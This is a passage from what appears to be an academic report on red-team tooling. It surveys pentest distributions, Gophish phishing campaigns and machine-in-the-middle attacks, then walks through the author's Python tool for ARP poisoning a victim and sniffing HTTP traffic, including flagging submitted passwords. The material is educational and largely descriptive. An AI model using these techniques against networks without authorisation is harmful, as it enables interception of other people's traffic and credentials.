BlackArch is a distribution for penetration testing based on Arch Linux, which gave it more flexibility and maintained by a reduced group of security experts. It can be installed on a current Arch installation adding the repositories. It cames with more than 2400 tools and multiple desktop environments.

Figure 45 BlackArch i3 desktop

4.7.4.Commando VM

Commando VM is a virtual machine environment based on a Windows 10 image developed by Mandiant FireEye. Is the only one of the list that is not Linux based and the first based on Windows. It comes with a bunch of interesting tools and repositories. Is designed to work as a virtual machine and supports PowerShell and Windows native protocols (as Remote Administration Tools).




Figure 46 Commando VM desktop

4.8. Phishing and Social Engineering with Gophish

Red teams and attackers in general do not only exploit systems or networks they also exploit persons. An adage says, “The weakest part of a system are their users” and attackers know it. That is why the red team also performs social engineering attacks, where they try to swindle users to give information about the organization. There were mainly technical and non-technical attacks.

The non-technical are based on fraud or human psychology. Some of the most famous hackers in the word (like Kevin Mitnick) were able to disclose information about an organization or even create a backdoor by phone call. Disguise, fake credentials, abuse of trust, and human manipulation are some of the techniques that social engineers use.

The technical use to be focused on making the target do something for the attacker. This can be open a web link, plug a USB flash stick in a corporate system, or download and execute pieces of software. The most famous social engineering attacks are phishing campaigns. According to the Data Breach Investigations Report from Verizon, phishing attacks are the top threat action from 2019 [nota 1]. A phishing campaign is a type of attack where the attacker makes fake emails (make them look like original senders) to trick the user to do something. Usually, the emails carry with them some sort of malware embedded in Excel or Word files. Another common phishing campaign is to trick a user to enter inside a fake login page to retrieve their credentials.

A good tool to create, automate a keep track of phishing campaigns is Gophish, where red teams can simulate phishing campaigns without harming user's computers or systems, just to know the maturity of the end-user about this kind of frauds.




Figure 47 Gophish Dashboard admin panel

Referencia → https://tecnonucleous.com/content/images/2018/02/gophish-panel.png

Gophish allows red teams to plan campaigns, create landing pages(the page that the user will click), classify users by name, surname, and position, automate email sendings (with a delay between users), create HTML templates of emails with user tags (to personalize every mail) and a clear dashboard to view the results.

The tool itself has all the necessary to run an email phishing campaign.

5. MACHINE IN THE MIDDLE

Machine in the Middle attacks (shortened to MitM) is one of the most useful and famous network attacks. Shortly, MitM puts the attacker machine "in the middle" of a connection. This situation makes that an attacker can "see" the traffic that the target machine is sending and receiving. For a MitM to work, the attacker must have access to the network




Figure 48 MitM Diagram

5.1. How to perform a Machine in the Middle attack

Machine in the middle attacks relies on two main network attacks: ARP Spoofing and Packet sniffing.

5.1.1.ARP Spoofing

This technique consists to put the attacker's machine “in the middle” of a connection by sending manipulated Address Resolution Protocol (ARP) packets.

ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address, and vice versa. Most commonly, devices use ARP to contact the router or gateway that enables them to connect to the Internet. The hosts or systems maintain an ARP cache; a mapping table of IP addresses and MAC addresses for using it to connect to known destinations inside the network. If the system does not know the MAC address for a specific IP address, it sends an ARP request packet, asking other machines in the same Local Area Network (LAN) the matching MAC address. As ARP was not designed with security in mind, it does not verify that a response to an ARP request comes from an authorized party. It even lets hosts accept ARP responses without ever sent a request. This weakness in the ARP protocol lets the door open for ARP spoof attacks.

An attacker creates and sends ARP packets to make think that the attacker machine is the gateway. That way, all the traffic is being routered through the attacker’s machine, and this machine will route it at the same time to the gateway. The response will pass through the attacker machine as well

5.1.2.Packet Sniffing

Once the attacker machine is “in the middle” the next step is to see what kind of packages and communications are through the machine. Sniffing (or packet sniffing) is the process of capturing packets of data as they flow across a computer network. The process involves capturing, inspecting, decoding, and interpreting the information inside a packet on a Transmission Control Protocol/Internet Protocol (TCP/IP) network. Sniffer software can read, monitor, and capture exchanges of data on a network, and read network data packets. If these packets are unencrypted, a sniffer may provide a full view of the information inside them. One of the most famous sniffers is the packet analyzer Wireshark




Figure 49 Wireshark packet analyzer

5.2. State of the art on Machine in the middle attacks

Machine in the middle attacks was popular until the late 2000s, where almost every communication was unencrypted. That paradigm made MitM a common and useful attacker tool. With the popularization of HTTPS connections, MitM found the first setback: encrypted data. Now being “in the middle” was not enough to capture valid data.

5.2.1.Existing MitM tools

Even with that, MitM attacks are still in the red team's plans. Those are the most popular and useful tools:

5.2.1.1. Bettercap

Bettercap, written in Go, is the successor of ettercap. Maintained by more than 50 developers on GitHub, it claims to be the "swiss knife" for wireless attacks. Bettercap is a framework that supports Wi-Fi networks, Bluetooth devices, HID devices, and LAN attacks. Can be run from Command Line Interface (CLI) or managed from a webpage. In a MitM scope, bettercap has the tools to perform DNS Spoofs, ARP Spoofs, net probes, discovering, and proxies. The http.proxy module even can perform SSL Strip attacks.




Figure 50 Bettercap Web Interface

5.2.1.2. Mitmf

Mitmf stands for Machine in the Middle Framework and was developed actively by GitHub user Byt3bl33d3r until 2016.

Mitmf is a CLI application, written in python 2.7 that is mainly focus on MitM attacks. It has SMB, HTTP, and DNS proxies, integration with Responder, ARP Poisoner, LLMNR/NBTNS/MDNS/DHCP Spoofer, javascript code injectors, and SSL strip +.

Figure 51 Mitmf during an attack

5.2.2. Differences between HTTP and HTTPS

HyperText Transfer Protocol (HTTP) is an application layer protocol for distributed and collaborative information systems that runs under TCP/IP. The protocol is the basis for internet web-based connections.

HyperText Transfer Protocol Secure (HTTPS) is an extension of HTTP. It is used for secure communication over the computer network and nowadays the most used one. The main difference between HTTPS and HTTP is that HTTPS has authentication of the accessed website protecting the privacy and integrity of the data.

5.2.3. Certificates and encryptions

To get the information encrypted, HTTPS needs an SSL Certificate.

SSL Certificates are a data file hosted on a website origin server. They contain the website's public key and identity, along with related information. When

communication starts between a client (user) and the website (server) will reference this file to obtain the public key and verify the server's identity. The client can open an SSL/TLS connection, using the public-private key pairing, with just the public key of the server.

There are multiple ways to encrypt the data: SSLv2, SSLv3, TLS 1.0, TLS 1.1, and TLS 1.2, and some of them (almost all in exception of TLS 1.2) are vulnerable to different cryptographic attacks (BEAST, LUCKY 13 among others)

5.2.4. Moxie Marlinspike, Leonardo NVE, and other personalities

Moxie Marlinspike is responsible for attacks like SSL strip and SSL sniff. Cryptografist and cofounder of signal their works on HTTPS bypass and their research in vulnerabilities with web certificates inspire other security researchers to keep updating MitM tools and developing new ones. His SSL strip attack was improved by Leonardo NVE, who got problems with Justice in Spain and force him to delete the content. Hopefully, numerous developers (notorious as byt3bl33d3r, the man behind Silent Trinity, CrackMapExec, or WitnessMe) had saved their work and reupload it (mirror it) to GitHub with appropriate mention to the original author.

5.2.5. The appearance of HSTS

After Marlinspike talked in Las Vegas DEFCON 17 Conference about the big vulnerabilities in web certificates spoofing, the web providers found a solution for those issues.

HTTP Strict Trasport Security (HSTS) is a web policy that prevents some of the MitM attacks like protocol downgrade attacks and cookie hijacking. It allows web servers to declare that web browsers should automatically interact over HTTPS. The HSTS Policy is communicated by the server to the user agent via an HTTPS response header field named "Strict-Transport-Security". The protection only applies after a user has visited the site at least once, and the way this protection works is that a user entering or selecting a URL to the site that specifies HTTP, will

automatically upgrade to HTTPS. That way, web browsers will not downgrade the protocol inside their domain.

6. DOGE IN THE MIDDLE

Doge in the Middle is the result of investigating MitM attacks to make a deep dive into methodologies and technical resources of those attacks. While analyzing the MitM tools I discovered that in frameworks like Bettercap, attacks like SSL Strip do not work well. The tool aims to simplify and clear menus, smoothly conducting the user to perform the attack.

Its main goal is to sniff and analyze all the web packets (ports 80 and 443) that a single target machine sends.

Figure 52 Doge in the Middle first window

6.1. Language and dependencies

Doge in the Middle is written in Python 3.8. The program relies mainly on scapy, an open-source framework for packet manipulation in python environments. The idea behind programming in python was because of the velocity of the interpreter, the idea of making it cross-platform, and its resources.

The list of the packages that must be installed before running the program is inside `requeriments.txt`, but some of the most important are Scapy, TwistedWeb, pcapy, and DNS

6.2. Modules

The core of the program is divided into 6 modules that initialize the main module called ditm.py, where the main menu is located.

Figure 53 DitM Main Menu

The 5 modules left are meant to be run consecutively. All the information stored from these modules are save in a class called session whit the following attributes

```
class sesion:
  ip = 'Sin definir'
  iface = 'Sin definir'
  rango = 'Sin definir'
  hosts = [' ']
  arp_on = False
  arp_proc = ''
  arp_data = [' ']
  def __init__(self, ip, iface, rango, hosts, arp_on, arp_proc):
      self.ip = ip
      self.iface = iface
      self.rango = rango
      self.hosts = hosts
      self.arp_on = arp_on
      self.arp_proc = arp_proc
```

Figure 54 DITM sesion class

6.2.1.Autofill

The goal of this module is to configure the Network Address Interface (NIC) to be used during the attacks. The module calls a shell to retrieve information about the NIC names and IPs associated with them. That way the program and the user will know in which net is performing the attack and with what NIC.




Figure 55 Autofill NIC list

The return of this module is the NIC, the range, and the machine IP address. The main menu shows the global variables of the session class. As we can see, now there is information about the NIC and the IP range.




Figure 56 Information after autofill module

6.2.2.Network Discover

The second part is the network to discover. Its main function is to find other computers online in the same network. Fort that, it sends “probe” ARP packets using the broadcast destination and wait for responses. Broadcast is for everyone in the range of action of the sub-network. That is the main reason why in the autofill option we save the range, to know how long is the subnet and be able to broadcast them all. The IPs that respond to the probe means is online. Then it puts the IP and MAC address of every response in the list `hosts`. This list will be returned to the main program and stored in `sesion.hosts`

The output shows how much hosts had discovered.

```
OPCIONES:
1) Configurar NIC a usar
2) Discover
3) ARP Poisoning
4) Sniffer
h) Such complicado. Much ayuda
q) Adieu!

Opcion: 2
Begin emission:
**.Finished sending 256 packets.
*.*.
Received 7 packets, got 4 answers, remaining 252 packets
Host descubierto: --> 192.168.1.1 --> 48:8d:36:46:9b:45
Host descubierto: --> 192.168.1.2 --> 58:d9:d5:81:31:89
Host descubierto: --> 192.168.1.115 --> e0:d5:5e:21:f6:90
Host descubierto: --> 192.168.1.120 --> b8:27:eb:22:67:a8
```

Figure 57 Usage of discovery and output

6.2.3.ARP Spoofer

Once the main program has hosts discovered by the discover module, the ARP Spoof attack can be done.

The first part of that module retrieves the information contained inside the session.host variable and print it for the user to input the target IP and the gateway IP.

To show the usage of the module we will try it with an example. I will want to put the attackers' machine (192.168.1.128) between the victim (192.168.1.120) and the gateway (192.168.1.1). After executing modules 1 and 2, I will need to perform an ARP poison attack to become the machine in the middle.

Before the ARP Poisoning, let's check the 192.168.1.120 arp table (with its arp cache)




Figure 58 Target arp cache before the attack

As we can see the MAC associated with the gateway is unique.

Let's run the module 3.




Figure 59 ARP Poisoning module usage

Once I put both IPs, the program returns to the main.




Figure 60 Menu after ARP Poisoning

Let's check the arp cache in the target machine




Figure 61 Target arp cache after the attack

Here we can see that the gateway MAC address is the same as the attackers' MAC address. That means the ARP Poison attack has been successful.

There is a subtle difference on the main menu (figure 43): The ARP Poisoning tag is now `On.` That means the arp spoof is Running. ARP Poisoning attacks must be performed in an infinite loop as long as the attacker wants to be in the middle. That is because the ARP cache stored in the machines is dynamic and if the attacker did not resend every short time the ARP Poisoned packet the attack will stop. For the ARP Poisoning to work, the module `arprun` is run in a different process than the main program. That process is stored in the variable `sesion.arp_proc`.

If the attacker can stop the ARP Poisoning attack selecting option 3 with the Running option enabled. A prompt will ask if the attacker wants to stop the attack and the arp caches will be restored as originally were.

6.2.4.HTTP Sniffing

If modules 1, 2, and 3 are executed without problems the attacker is now in a MitM position and can sniff data. For that purpose, the fourth module is created. It has two modes of sniffing, HTTP and SSL Strip

HTTP Sniffer will show us the timestamp, the IP, the URL, and the protocol.




Figure 62 Sniffer in HTTP

When a user submits data (like passwords, or text) in a POST, the sniffer flag it in red.

